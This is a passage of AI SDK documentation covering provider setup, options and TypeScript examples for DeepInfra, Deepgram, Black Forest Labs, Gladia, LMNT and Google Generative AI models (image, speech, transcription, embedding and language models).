black-forest-labs/FLUX-pro |
Size | Flagship Flux model |
black-forest-labs/FLUX.1-Kontext-dev |
Size | Image editing and transformation model |
black-forest-labs/FLUX.1-Kontext-pro |
Size | Professional image editing and transformation |
stabilityai/sd3.5-medium |
Aspect Ratio | Balanced 2.5B parameter model |
stabilityai/sdxl-turbo |
Aspect Ratio | Optimized for fast generation |
For more details and pricing information, see the DeepInfra text-to-image models page.
Embedding Models
You can create DeepInfra embedding models using the .embeddingModel() factory method.
For more on embedding models with the AI SDK see embed().
import { deepinfra } from '@ai-sdk/deepinfra';
import { embed } from 'ai';
const { embedding } = await embed({
model: deepinfra.embeddingModel('BAAI/bge-large-en-v1.5'),
value: 'sunny day at the beach',
});
Model Capabilities
| Model | Dimensions | Max Tokens |
|---|---|---|
BAAI/bge-base-en-v1.5 |
768 | 512 |
BAAI/bge-large-en-v1.5 |
1024 | 512 |
BAAI/bge-m3 |
1024 | 8192 |
intfloat/e5-base-v2 |
768 | 512 |
intfloat/e5-large-v2 |
1024 | 512 |
intfloat/multilingual-e5-large |
1024 | 512 |
sentence-transformers/all-MiniLM-L12-v2 |
384 | 256 |
sentence-transformers/all-MiniLM-L6-v2 |
384 | 256 |
sentence-transformers/all-mpnet-base-v2 |
768 | 384 |
sentence-transformers/clip-ViT-B-32 |
512 | 77 |
sentence-transformers/clip-ViT-B-32-multilingual-v1 |
512 | 77 |
sentence-transformers/multi-qa-mpnet-base-dot-v1 |
768 | 512 |
sentence-transformers/paraphrase-MiniLM-L6-v2 |
384 | 128 |
shibing624/text2vec-base-chinese |
768 | 512 |
thenlper/gte-base |
768 | 512 |
thenlper/gte-large |
1024 | 512 |
title: Deepgram description: Learn how to use the Deepgram provider for the AI SDK.
Deepgram Provider
The Deepgram provider contains language model support for the Deepgram transcription and speech generation APIs.
Setup
The Deepgram provider is available in the @ai-sdk/deepgram module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance deepgram from @ai-sdk/deepgram:
import { deepgram } from '@ai-sdk/deepgram';
If you need a customized setup, you can import createDeepgram from @ai-sdk/deepgram and create a provider instance with your settings:
import { createDeepgram } from '@ai-sdk/deepgram';
const deepgram = createDeepgram({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Deepgram provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPGRAM_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the Deepgram text-to-speech API
using the .speech() factory method.
The first argument is the model id, which includes the voice. Deepgram embeds the voice directly in the model ID (e.g., aura-2-helena-en).
const model = deepgram.speech('aura-2-helena-en');
You can use the model with the generateSpeech function:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { deepgram } from '@ai-sdk/deepgram';
const result = await generateSpeech({
model: deepgram.speech('aura-2-helena-en'),
text: 'Hello, world!',
});
You can also pass additional provider-specific options using the providerOptions argument:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { deepgram, type DeepgramSpeechModelOptions } from '@ai-sdk/deepgram';
const result = await generateSpeech({
model: deepgram.speech('aura-2-helena-en'),
text: 'Hello, world!',
providerOptions: {
deepgram: {
encoding: 'linear16',
sampleRate: 24000,
} satisfies DeepgramSpeechModelOptions,
},
});
The following provider options are available:
-
encoding string
Encoding type for the audio output. Supported values:
'linear16','mulaw','alaw','mp3','opus','flac','aac'. Optional. -
container string
Container format for the output audio. Supported values:
'wav','ogg','none'. Optional. -
sampleRate number
Sample rate for the output audio in Hz. Supported values depend on the encoding:
8000,16000,24000,32000,48000. Optional. -
bitRate number | string
Bitrate of the audio in bits per second. For
mp3:32000or48000. Foropus:4000to650000. Foraac:4000to192000. Optional. -
callback string
URL to which Deepgram will make a callback request with the audio. Optional.
-
callbackMethod enum
HTTP method for the callback request. Allowed values:
'POST','PUT'. Optional. -
mipOptOut boolean
Opts out requests from the Deepgram Model Improvement Program. Optional.
-
tag string | array of strings
Label your requests for identification during usage reporting. Optional.
Model Capabilities
| Model |
|---|
aura-2-asteria-en |
aura-2-thalia-en |
aura-2-helena-en |
aura-2-orpheus-en |
aura-2-zeus-en |
aura-asteria-en |
aura-luna-en |
aura-stella-en |
| + more voices |
Transcription Models
You can create models that call the Deepgram transcription API
using the .transcription() factory method.
The first argument is the model id e.g. nova-3.
const model = deepgram.transcription('nova-3');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the summarize option will enable summaries for sections of content.
import { experimental_transcribe as transcribe } from 'ai';
import {
deepgram,
type DeepgramTranscriptionModelOptions,
} from '@ai-sdk/deepgram';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: deepgram.transcription('nova-3'),
audio: await readFile('audio.mp3'),
providerOptions: {
deepgram: {
summarize: true,
} satisfies DeepgramTranscriptionModelOptions,
},
});
The following provider options are available:
-
language string
Language code for the audio. Supports numerous ISO-639-1 and ISO-639-3 language codes. Optional.
-
detectLanguage boolean
Whether to enable automatic language detection. When true, Deepgram will detect the language of the audio. Optional.
-
smartFormat boolean
Whether to apply smart formatting to the transcription. Optional.
-
punctuate boolean
Whether to add punctuation to the transcription. Optional.
-
summarize enum | boolean
Whether to generate a summary of the transcription. Allowed values:
'v2',false. Optional. -
topics boolean
Whether to detect topics in the transcription. Optional.
-
detectEntities boolean
Whether to detect entities in the transcription. Optional.
-
redact string | array of strings
Specifies what content to redact from the transcription. Optional.
-
search string
Search term to find in the transcription. Optional.
-
diarize boolean
Whether to identify different speakers in the transcription. Defaults to
true. Optional. -
utterances boolean
Whether to segment the transcription into utterances. Optional.
-
uttSplit number
Threshold for splitting utterances. Optional.
-
fillerWords boolean
Whether to include filler words (um, uh, etc.) in the transcription. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
nova-3 (+ variants) |
||||
nova-2 (+ variants) |
||||
nova (+ variants) |
||||
enhanced (+ variants) |
||||
base (+ variants) |
title: Black Forest Labs description: Learn how to use Black Forest Labs models with the AI SDK.
Black Forest Labs Provider
Black Forest Labs provides a generative image platform for developers with FLUX-based models. Their platform offers fast, high quality, and in-context image generation and editing with precise and coherent results.
Setup
The Black Forest Labs provider is available via the @ai-sdk/black-forest-labs module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance blackForestLabs from @ai-sdk/black-forest-labs:
import { blackForestLabs } from '@ai-sdk/black-forest-labs';
If you need a customized setup, you can import createBlackForestLabs and create a provider instance with your settings:
import { createBlackForestLabs } from '@ai-sdk/black-forest-labs';
const blackForestLabs = createBlackForestLabs({
apiKey: 'your-api-key', // optional, defaults to BFL_API_KEY environment variable
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Black Forest Labs provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use a regional endpoint. The default prefix is
https://api.bfl.ai/v1. -
apiKey string
API key that is being sent using the
x-keyheader. It defaults to theBFL_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
-
pollIntervalMillis number
Interval in milliseconds between polling attempts when waiting for image generation to complete. Defaults to 500ms.
-
pollTimeoutMillis number
Overall timeout in milliseconds for polling before giving up. Defaults to 60000ms (60 seconds).
Image Models
You can create Black Forest Labs image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { writeFileSync } from 'node:fs';
import { blackForestLabs } from '@ai-sdk/black-forest-labs';
import { generateImage } from 'ai';
const { image, providerMetadata } = await generateImage({
model: blackForestLabs.image('flux-pro-1.1'),
prompt: 'A serene mountain landscape at sunset',
});
const filename = `image-${Date.now()}.png`;
writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Model Capabilities
Black Forest Labs offers many models optimized for different use cases. Here are a few popular examples. For a full list of models, see the Black Forest Labs Models Page.
| Model | Description |
|---|---|
flux-kontext-pro |
FLUX.1 Kontext [pro] handles both text and reference images as inputs, enabling targeted edits and complex transformations |
flux-kontext-max |
FLUX.1 Kontext [max] with improved prompt adherence and typography generation |
flux-pro-1.1-ultra |
Ultra-fast, ultra high-resolution image creation |
flux-pro-1.1 |
Fast, high-quality image generation from text. |
flux-pro-1.0-fill |
Inpainting model for filling masked regions of images with new content |
Black Forest Labs models support aspect ratios from 3:7 (portrait) to 7:3 (landscape).
Image Editing
Black Forest Labs Kontext models support powerful image editing capabilities using reference images. Pass input images via prompt.images to transform, combine, or edit existing images.
Single Image Editing
Transform an existing image using text prompts:
import {
blackForestLabs,
BlackForestLabsImageModelOptions,
} from '@ai-sdk/black-forest-labs';
import { generateImage } from 'ai';
const { images } = await generateImage({
model: blackForestLabs.image('flux-kontext-pro'),
prompt: {
text: 'A baby elephant with a shirt that has the logo from the input image.',
images: [
'https://www.google.com/images/branding/googlelogo/1x/googlelogo_color_272x92dp.png',
],
},
providerOptions: {
blackForestLabs: {
width: 1024,
height: 768,
} satisfies BlackForestLabsImageModelOptions,
},
});
Multi-Reference Editing
Combine multiple reference images for complex transformations. Black Forest Labs supports up to 10 input images:
import { blackForestLabs } from '@ai-sdk/black-forest-labs';
import { generateImage } from 'ai';
const { images } = await generateImage({
model: blackForestLabs.image('flux-kontext-pro'),
prompt: {
text: 'Combine the style of image 1 with the subject of image 2',
images: [
'https://example.com/style-reference.jpg',
'https://example.com/subject-reference.jpg',
],
},
});
Inpainting
The flux-pro-1.0-fill model supports inpainting, which allows you to fill masked regions of an image with new content. Pass the source image via prompt.images and a mask image via prompt.mask:
import { blackForestLabs } from '@ai-sdk/black-forest-labs';
import { generateImage } from 'ai';
const { images } = await generateImage({
model: blackForestLabs.image('flux-pro-1.0-fill'),
prompt: {
text: 'A beautiful garden with flowers',
images: ['https://example.com/source-image.jpg'],
mask: 'https://example.com/mask-image.png',
},
});
The mask image should be a grayscale image where white areas indicate regions to be filled and black areas indicate regions to preserve.
Provider Options
Black Forest Labs image models support flexible provider options through the providerOptions.blackForestLabs object. The supported parameters depend on the used model ID:
- width number - Output width in pixels (256–1920). When set, this overrides any width derived from
size. - height number - Output height in pixels (256–1920). When set, this overrides any height derived from
size. - outputFormat string - Desired format of the output image (
"jpeg"or"png"). - steps number - Number of inference steps. Higher values may improve quality but increase generation time.
- guidance number - Guidance scale for generation. Higher values follow the prompt more closely.
- imagePrompt string - Base64-encoded image to use as additional visual context for generation.
- imagePromptStrength number - Strength of the image prompt influence on generation (0.0 to 1.0).
- promptUpsampling boolean - If true, performs upsampling on the prompt.
- raw boolean - Enable raw mode for more natural, authentic aesthetics.
- safetyTolerance number - Moderation level for inputs and outputs (0 = most strict, 6 = more permissive).
- pollIntervalMillis number - Interval in milliseconds between polling attempts (default 500ms).
- pollTimeoutMillis number - Overall timeout in milliseconds for polling before timing out (default 60s).
- webhookUrl string - URL for asynchronous completion notification. Must be a valid HTTP/HTTPS URL.
- webhookSecret string - Secret for webhook signature verification, sent in the
X-Webhook-Secretheader.
Provider Metadata
The generateImage response includes provider-specific metadata in providerMetadata.blackForestLabs.images[]. Each image object may contain the following properties:
- seed number - The seed used for generation. Useful for reproducing results.
- start_time number - Unix timestamp when generation started.
- end_time number - Unix timestamp when generation completed.
- duration number - Generation duration in seconds.
- cost number - Cost of the generation request.
- inputMegapixels number - Input image size in megapixels.
- outputMegapixels number - Output image size in megapixels.
import { blackForestLabs } from '@ai-sdk/black-forest-labs';
import { generateImage } from 'ai';
const { image, providerMetadata } = await generateImage({
model: blackForestLabs.image('flux-pro-1.1'),
prompt: 'A serene mountain landscape at sunset',
});
// Access provider metadata
const metadata = providerMetadata?.blackForestLabs?.images?.[0];
console.log('Seed:', metadata?.seed);
console.log('Cost:', metadata?.cost);
console.log('Duration:', metadata?.duration);
Regional Endpoints
By default, requests are sent to https://api.bfl.ai/v1. You can select a regional endpoint by setting baseURL when creating the provider instance:
import { createBlackForestLabs } from '@ai-sdk/black-forest-labs';
const blackForestLabs = createBlackForestLabs({
baseURL: 'https://api.eu.bfl.ai/v1', // or https://api.us.bfl.ai/v1
});
title: Gladia description: Learn how to use the Gladia provider for the AI SDK.
Gladia Provider
The Gladia provider contains language model support for the Gladia transcription API.
Setup
The Gladia provider is available in the @ai-sdk/gladia module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance gladia from @ai-sdk/gladia:
import { gladia } from '@ai-sdk/gladia';
If you need a customized setup, you can import createGladia from @ai-sdk/gladia and create a provider instance with your settings:
import { createGladia } from '@ai-sdk/gladia';
const gladia = createGladia({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Gladia provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theGLADIA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the Gladia transcription API
using the .transcription() factory method.
const model = gladia.transcription();
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the summarize option will enable summaries for sections of content.
import { experimental_transcribe as transcribe } from 'ai';
import { gladia } from '@ai-sdk/gladia';
import { type GladiaTranscriptionModelOptions } from '@ai-sdk/gladia';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: gladia.transcription(),
audio: await readFile('audio.mp3'),
providerOptions: {
gladia: {
summarization: true,
} satisfies GladiaTranscriptionModelOptions,
},
});
The following provider options are available:
-
contextPrompt string
Context to feed the transcription model with for possible better accuracy. Optional.
-
customVocabulary boolean | any[]
Custom vocabulary to improve transcription accuracy. Optional.
-
customVocabularyConfig object
Configuration for custom vocabulary. Optional.
- vocabulary Array<string | { value: string, intensity?: number, pronunciations?: string[], language?: string }>
- defaultIntensity number
-
detectLanguage boolean
Whether to automatically detect the language. Optional.
-
enableCodeSwitching boolean
Enable code switching for multilingual audio. Optional.
-
codeSwitchingConfig object
Configuration for code switching. Optional.
- languages string[]
-
language string
Specify the language of the audio. Optional.
-
callback boolean
Enable callback when transcription is complete. Optional.
-
callbackConfig object
Configuration for callback. Optional.
- url string
- method 'POST' | 'PUT'
-
subtitles boolean
Generate subtitles from the transcription. Optional.
-
subtitlesConfig object
Configuration for subtitles. Optional.
- formats Array<'srt' | 'vtt'>
- minimumDuration number
- maximumDuration number
- maximumCharactersPerRow number
- maximumRowsPerCaption number
- style 'default' | 'compliance'
-
diarization boolean
Enable speaker diarization. Optional.
-
diarizationConfig object
Configuration for diarization. Optional.
- numberOfSpeakers number
- minSpeakers number
- maxSpeakers number
- enhanced boolean
-
translation boolean
Enable translation of the transcription. Optional.
-
translationConfig object
Configuration for translation. Optional.
- targetLanguages string[]
- model 'base' | 'enhanced'
- matchOriginalUtterances boolean
-
summarization boolean
Enable summarization of the transcription. Optional.
-
summarizationConfig object
Configuration for summarization. Optional.
- type 'general' | 'bullet_points' | 'concise'
-
moderation boolean
Enable content moderation. Optional.
-
namedEntityRecognition boolean
Enable named entity recognition. Optional.
-
chapterization boolean
Enable chapterization of the transcription. Optional.
-
nameConsistency boolean
Enable name consistency in the transcription. Optional.
-
customSpelling boolean
Enable custom spelling. Optional.
-
customSpellingConfig object
Configuration for custom spelling. Optional.
- spellingDictionary Record<string, string[]>
-
structuredDataExtraction boolean
Enable structured data extraction. Optional.
-
structuredDataExtractionConfig object
Configuration for structured data extraction. Optional.
- classes string[]
-
sentimentAnalysis boolean
Enable sentiment analysis. Optional.
-
audioToLlm boolean
Enable audio to LLM processing. Optional.
-
audioToLlmConfig object
Configuration for audio to LLM. Optional.
- prompts string[]
-
customMetadata Record<string, any>
Custom metadata to include with the request. Optional.
-
sentences boolean
Enable sentence detection. Optional.
-
displayMode boolean
Enable display mode. Optional.
-
punctuationEnhanced boolean
Enable enhanced punctuation. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
Default |
title: LMNT description: Learn how to use the LMNT provider for the AI SDK.
LMNT Provider
The LMNT provider contains speech model support for the LMNT speech synthesis API.
Setup
The LMNT provider is available in the @ai-sdk/lmnt module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance lmnt from @ai-sdk/lmnt:
import { lmnt } from '@ai-sdk/lmnt';
If you need a customized setup, you can import createLMNT from @ai-sdk/lmnt and create a provider instance with your settings:
import { createLMNT } from '@ai-sdk/lmnt';
const lmnt = createLMNT({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the LMNT provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theLMNT_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the LMNT speech API
using the .speech() factory method.
The first argument is the model id e.g. aurora.
const model = lmnt.speech('aurora');
The voice parameter can be set to a voice ID from LMNT. You can find available voices in the LMNT documentation.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { lmnt } from '@ai-sdk/lmnt';
const result = await generateSpeech({
model: lmnt.speech('aurora'),
text: 'Hello, world!',
voice: 'ava',
language: 'en',
});
You can also pass additional provider-specific options using the providerOptions argument:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { lmnt } from '@ai-sdk/lmnt';
import { type LMNTSpeechModelOptions } from '@ai-sdk/lmnt';
const result = await generateSpeech({
model: lmnt.speech('aurora'),
text: 'Hello, world!',
voice: 'ava',
language: 'en',
providerOptions: {
lmnt: {
conversational: true,
speed: 1.2,
} satisfies LMNTSpeechModelOptions,
},
});
Provider Options
The LMNT provider accepts the following options via providerOptions.lmnt:
-
format 'aac' | 'mp3' | 'mulaw' | 'raw' | 'wav'
The audio format to return. Defaults to
'mp3'. -
sampleRate 8000 | 16000 | 24000
The sample rate of the audio in Hz. Defaults to
24000. -
speed number
The speed of the speech. Must be between 0.25 and 2. Defaults to
1. -
seed number
An optional seed for deterministic generation.
-
conversational boolean
Whether to use a conversational style. Defaults to
false. Does not work with theblizzardmodel. -
length number
Maximum length of the audio in seconds. Maximum value is 300. Does not work with the
blizzardmodel. -
topP number
Top-p sampling parameter. Must be between 0 and 1. Defaults to
1. -
temperature number
Temperature parameter for sampling. Must be at least 0. Defaults to
1.
Model Capabilities
| Model | Instructions |
|---|---|
aurora |
|
blizzard |
title: Google Generative AI description: Learn how to use Google Generative AI Provider.
Google Generative AI Provider
The Google Generative AI provider contains language and embedding model support for the Google Generative AI APIs.
Setup
The Google provider is available in the @ai-sdk/google module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance google from @ai-sdk/google:
import { google } from '@ai-sdk/google';
If you need a customized setup, you can import createGoogleGenerativeAI from @ai-sdk/google and create a provider instance with your settings:
import { createGoogleGenerativeAI } from '@ai-sdk/google';
const google = createGoogleGenerativeAI({
// custom settings
});
You can use the following optional settings to customize the Google Generative AI provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://generativelanguage.googleapis.com/v1beta. -
apiKey string
API key that is being sent using the
x-goog-api-keyheader. It defaults to theGOOGLE_GENERATIVE_AI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
generateId () => string
Optional function to generate unique IDs for each request. Defaults to the SDK's built-in ID generator.
-
name string
Custom provider name. Defaults to
'google.generative-ai'.
Language Models
You can create models that call the Google Generative AI API using the provider instance.
The first argument is the model id, e.g. gemini-2.5-flash.
The models support tool calls and some have multi-modal capabilities.
const model = google('gemini-2.5-flash');
You can use Google Generative AI language models to generate text with the generateText function:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemini-2.5-flash'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Google Generative AI language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
Google Generative AI also supports some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
import { google, type GoogleLanguageModelOptions } from '@ai-sdk/google';
const model = google('gemini-2.5-flash');
await generateText({
model,
providerOptions: {
google: {
safetySettings: [
{
category: 'HARM_CATEGORY_UNSPECIFIED',
threshold: 'BLOCK_LOW_AND_ABOVE',
},
],
} satisfies GoogleLanguageModelOptions,
},
});
The following optional provider options are available for Google Generative AI models:
-
cachedContent string
Optional. The name of the cached content used as context to serve the prediction. Format: cachedContents/{cachedContent}
-
structuredOutputs boolean
Optional. Enable structured output. Default is true.
This is useful when the JSON Schema contains elements that are not supported by the OpenAPI schema version that Google Generative AI uses. You can use this to disable structured outputs if you need to.
See Troubleshooting: Schema Limitations for more details.
-
safetySettings Array<{ category: string; threshold: string }>
Optional. Safety settings for the model.
-
category string
The category of the safety setting. Can be one of the following:
HARM_CATEGORY_UNSPECIFIEDHARM_CATEGORY_HATE_SPEECHHARM_CATEGORY_DANGEROUS_CONTENTHARM_CATEGORY_HARASSMENTHARM_CATEGORY_SEXUALLY_EXPLICITHARM_CATEGORY_CIVIC_INTEGRITY
-
threshold string
The threshold of the safety setting. Can be one of the following:
HARM_BLOCK_THRESHOLD_UNSPECIFIEDBLOCK_LOW_AND_ABOVEBLOCK_MEDIUM_AND_ABOVEBLOCK_ONLY_HIGHBLOCK_NONEOFF
-
-
responseModalities string[] The modalities to use for the response. The following modalities are supported:
TEXT,IMAGE. When not defined or empty, the model defaults to returning only text. -
thinkingConfig { thinkingLevel?: 'minimal' | 'low' | 'medium' | 'high'; thinkingBudget?: number; includeThoughts?: boolean }
Optional. Configuration for the model's thinking process. Only supported by specific Google Generative AI models.
-
thinkingLevel 'minimal' | 'low' | 'medium' | 'high'
Optional. Controls the thinking depth for Gemini 3 models. Gemini 3.1 Pro supports 'low', 'medium', and 'high', Gemini 3 Pro supports 'low' and 'high', while Gemini 3 Flash supports all four levels: 'minimal', 'low', 'medium', and 'high'. Only supported by Gemini 3 models.
-
thinkingBudget number
Optional. Gives the model guidance on the number of thinking tokens it can use when generating a response. Setting it to 0 disables thinking, if the model supports it. For more information about the possible value ranges for each model see Google Generative AI thinking documentation.
-
includeThoughts boolean
Optional. If set to true, thought summaries are returned, which are synthesized versions of the model's raw thoughts and offer insights into the model's internal reasoning process.
-
-
imageConfig { aspectRatio?: string, imageSize?: string }
Optional. Configuration for the models image generation. Only supported by specific Google Generative AI models.
-
aspectRatio string
Model defaults to generate 1:1 squares, or to matching the output image size to that of your input image. Can be one of the following:
- 1:1
- 2:3
- 3:2
- 3:4
- 4:3
- 4:5
- 5:4
- 9:16
- 16:9
- 21:9
-
imageSize string
Controls the output image resolution. Defaults to 1K. Can be one of the following:
- 1K
- 2K
- 4K
-
-
audioTimestamp boolean
Optional. Enables timestamp understanding for audio-only files. See Google Cloud audio understanding documentation.
-
mediaResolution string
Optional. If specified, the media resolution specified will be used. Can be one of the following:
MEDIA_RESOLUTION_UNSPECIFIEDMEDIA_RESOLUTION_LOWMEDIA_RESOLUTION_MEDIUMMEDIA_RESOLUTION_HIGH
-
labels Record<string, string>
Optional. Defines labels used in billing reports. Available on Vertex AI only. See Google Cloud labels documentation.
-
serviceTier 'standard' | 'flex' | 'priority'
Optional. The service tier to use for the request. Set to 'flex' for 50% cheaper processing at the cost of increased latency. Set to 'priority' for ultra-low latency at a 75-100% price premium over 'standard'.
-
threshold string
Optional. Standalone threshold setting that can be used independently of
safetySettings. Uses the same values as thesafetySettingsthreshold.
Thinking
The Gemini 2.5 and Gemini 3 series models use an internal "thinking process" that significantly improves their reasoning and multi-step planning abilities, making them highly effective for complex tasks such as coding, advanced mathematics, and data analysis. For more information see Google Generative AI thinking documentation.
Gemini 3 Models
For Gemini 3 models, use the thinkingLevel parameter to control the depth of reasoning:
import { google, GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const model = google('gemini-3.1-pro-preview');
const { text, reasoning } = await generateText({
model: model,
prompt: 'What is the sum of the first 10 prime numbers?',
providerOptions: {
google: {
thinkingConfig: {
thinkingLevel: 'high',
includeThoughts: true,
},
} satisfies GoogleLanguageModelOptions,
},
});
console.log(text);
console.log(reasoning); // Reasoning summary
Gemini 2.5 Models
For Gemini 2.5 models, use the thinkingBudget parameter to control the number of thinking tokens:
import { google, GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const model = google('gemini-2.5-flash');
const { text, reasoning } = await generateText({
model: model,
prompt: 'What is the sum of the first 10 prime numbers?',
providerOptions: {
google: {
thinkingConfig: {
thinkingBudget: 8192,
includeThoughts: true,
},
} satisfies GoogleLanguageModelOptions,
},
});
console.log(text);
console.log(reasoning); // Reasoning summary
File Inputs
The Google Generative AI provider supports file inputs, e.g. PDF files.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.5-flash'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
},
],
},
],
});
You can also use YouTube URLs directly:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.5-flash'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Summarize this video',
},
{
type: 'file',
data: 'https://www.youtube.com/watch?v=dQw4w9WgXcQ',
mediaType: 'video/mp4',
},
],
},
],
});
See File Parts for details on how to use files in prompts.
Cached Content
Google Generative AI supports both explicit and implicit caching to help reduce costs on repetitive content.
Implicit Caching
Gemini 2.5 models automatically provide cache cost savings without needing to create an explicit cache. When you send requests that share common prefixes with previous requests, you'll receive a 75% token discount on cached content.
To maximize cache hits with implicit caching:
- Keep content at the beginning of requests consistent
- Add variable content (like user questions) at the end of prompts
- Ensure requests meet minimum token requirements:
- Gemini 2.5 Flash: 1024 tokens minimum
- Gemini 2.5 Pro: 2048 tokens minimum
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
// Structure prompts with consistent content at the beginning
const baseContext =
'You are a cooking assistant with expertise in Italian cuisine. Here are 1000 lasagna recipes for reference...';
const { text: veggieLasagna } = await generateText({
model: google('gemini-2.5-pro'),
prompt: `${baseContext}\n\nWrite a vegetarian lasagna recipe for 4 people.`,
});
// Second request with same prefix - eligible for cache hit
const { text: meatLasagna, providerMetadata } = await generateText({
model: google('gemini-2.5-pro'),
prompt: `${baseContext}\n\nWrite a meat lasagna recipe for 12 people.`,
});
// Check cached token count in usage metadata
console.log('Cached tokens:', providerMetadata.google);
// e.g.
// {
// groundingMetadata: null,
// safetyRatings: null,
// usageMetadata: {
// cachedContentTokenCount: 2027,
// thoughtsTokenCount: 702,
// promptTokenCount: 2152,
// candidatesTokenCount: 710,
// totalTokenCount: 3564
// }
// }
Explicit Caching
For guaranteed cost savings, you can still use explicit caching with Gemini 2.5 and 2.0 models. See the models page to check if caching is supported for the used model:
import { google, type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { GoogleGenAI } from '@google/genai';
import { generateText } from 'ai';
const ai = new GoogleGenAI({
apiKey: process.env.GOOGLE_GENERATIVE_AI_API_KEY,
});
const model = 'gemini-2.5-pro';
// Create a cache with the content you want to reuse
const cache = await ai.caches.create({
model,
config: {
contents: [
{
role: 'user',
parts: [{ text: '1000 Lasagna Recipes...' }],
},
],
ttl: '300s', // Cache expires after 5 minutes
},
});
const { text: veggieLasagnaRecipe } = await generateText({
model: google(model),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
providerOptions: {
google: {
cachedContent: cache.name,
} satisfies GoogleLanguageModelOptions,
},
});
const { text: meatLasagnaRecipe } = await generateText({
model: google(model),
prompt: 'Write a meat lasagna recipe for 12 people.',
providerOptions: {
google: {
cachedContent: cache.name,
} satisfies GoogleLanguageModelOptions,
},
});
Code Execution
With Code Execution, certain models can generate and execute Python code to perform calculations, solve problems, or provide more accurate information.
You can enable code execution by adding the code_execution tool to your request.
import { google } from '@ai-sdk/google';
import { googleTools } from '@ai-sdk/google/internal';
import { generateText } from 'ai';
const { text, toolCalls, toolResults } = await generateText({
model: google('gemini-2.5-pro'),
tools: { code_execution: google.tools.codeExecution({}) },
prompt: 'Use python to calculate the 20th fibonacci number.',
});
The response will contain the tool calls and results from the code execution.
Google Search
With Google Search grounding, the model has access to the latest information using Google Search.
import { google } from '@ai-sdk/google';
import { GoogleGenerativeAIProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-2.5-flash'),
tools: {
google_search: google.tools.googleSearch({}),
},
prompt:
'List the top 5 San Francisco news from the past week.' +
'You must include the date of each article.',
});
// access the grounding metadata. Casting to the provider metadata type
// is optional but provides autocomplete and type safety.
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const safetyRatings = metadata?.safetyRatings;
The googleSearch tool accepts the following optional configuration options:
-
searchTypes object
Enables specific search types. Both can be combined.
